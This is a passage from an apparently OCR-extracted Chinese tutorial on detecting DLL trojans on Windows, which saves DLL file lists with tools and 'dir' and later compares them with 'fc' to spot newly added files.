


图15

第二部分 DLL文件备份与木马DLL的查找

由于DLL进程插入的木马病毒非常难以查杀，而且DLL木马的功能强大，防火墙和杀毒软件往往都对它们无能为力，因此要想保证自己的安全，最好是防患于未然。同时，在未中DLL木马之前，采取严密的防范措施，也有利于中DLL木马之后快速方便的清除掉病毒。

一、使用工具备份DLL文件列表

由于Windows系统的复杂性，要想从成百上千个DLL文件中查找出DLL木马，是非常艰难的。因此有经验的管理员，往往会在平时备份一个DLL文件列表。在系统出现异常时，用此列表进行对比，以便找出现在的DLL文件和备份时的差异，从而可以方便的查杀DLL木马。




图16




图17

常用的DLL备份工具有PS，PS是一个功能强大的NT进程/内存模块查看器。使用方法很简单，使用命令**ps.exe /a /m >DLL.lo**，即可将当前系统中所使用DLL文件名全部置入“dll.log”文件中，如图16。以后系统出现问题时，可以用同样的方法导出DLL文件列表，再用下面介绍的手工方法对比查找出木马DLL文件。

再介绍一个强大的审计工具Wininterrogate V0.1.7，这个软件可以更为直观方便的完成备份DLL的工作。运行软件后，在界面的“Interrogation Type”项中设置类型为“Processes”，在下方勾选“Lists DLLS”项，点“Save as”按钮，即可保存所有DLLS文件列表了，如图17。由于列表文件是以CVS格式保存的，因此当系统出现DLL木马症状后，可以再次将新的DLLS文件列表导出，然后用Excel调入对比分析，非常方便的查找出有问题的DLL文件。





图18

二、手工进行DLL文件的对比检查

DLL木马的DLL文件一般是放在Windows系统的文件夹“system32”中的，因此我们可以在安装好系统和必要的应用程序后，对该目录下的DLL文件作一个记录，日后再进行对比查找木马DLL文件。方法是在“运行”中输入“CMD”，打开命令提示符窗口。切换到目录“system32”下，执行命令**dir *.dll>dllback.txt**，如图18。这样所有的DLL文件的名称，都被记录到“dllback.txt”中了，如图19，其中还包括每个文件的时间、大小等详细文件信息，可用于日后的检查分析。


dllback.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

C:\WINDOWS\system32 的目录

2004-11-04	08:08	12,288	bootvid.dll
2004-11-04	08:08	7,040	kdcom.dll
2004-11-04	08:08	2,560	lz32.dll
2004-11-04	08:08	22,016	olesvr32.dll
2004-11-04	08:08	69,120	olethk32.dll
2004-11-04	08:08	9,344	vga.dll
2004-11-04	08:08	5,632	kbdus.dll
2004-11-04	08:08	214,016	netevent.dll
2004-11-04	08:08	245,248	netmsg.dll
2004-11-04	08:08	10,752	clb.dll
2004-11-04	08:08	26,624	msxmlr.dll
2004-11-04	08:08	149,019	crtdll.dll
2004-11-04	08:08	14,848	msidntld.dll
2004-11-04	08:08	47,104	mprui.dll
2004-11-04	08:08	308,224	netui2.dll
2004-11-04	08:08	90,624	dfrgres.dll
2004-11-04	08:08	66,560	console.dll
2004-11-04	08:08	25,600	aaaamon.dll
2004-11-04	08:08	129,536	acledit.dll

图19




图20

日后如发现异常但用传统的方法查不出问题时，则要考虑是不是系统中已经潜入DLL木马。这时我们用同样的命令将“system32”下的DLL文件，记录到“dllback1.txt”文件中。然后执行命令 **fc dllback.txt dllback1.txt>diff.txt**，如图20。

使用FC命令比较前后两次的DLL文件，并将结果输入到“diff.txt”中，如图21。

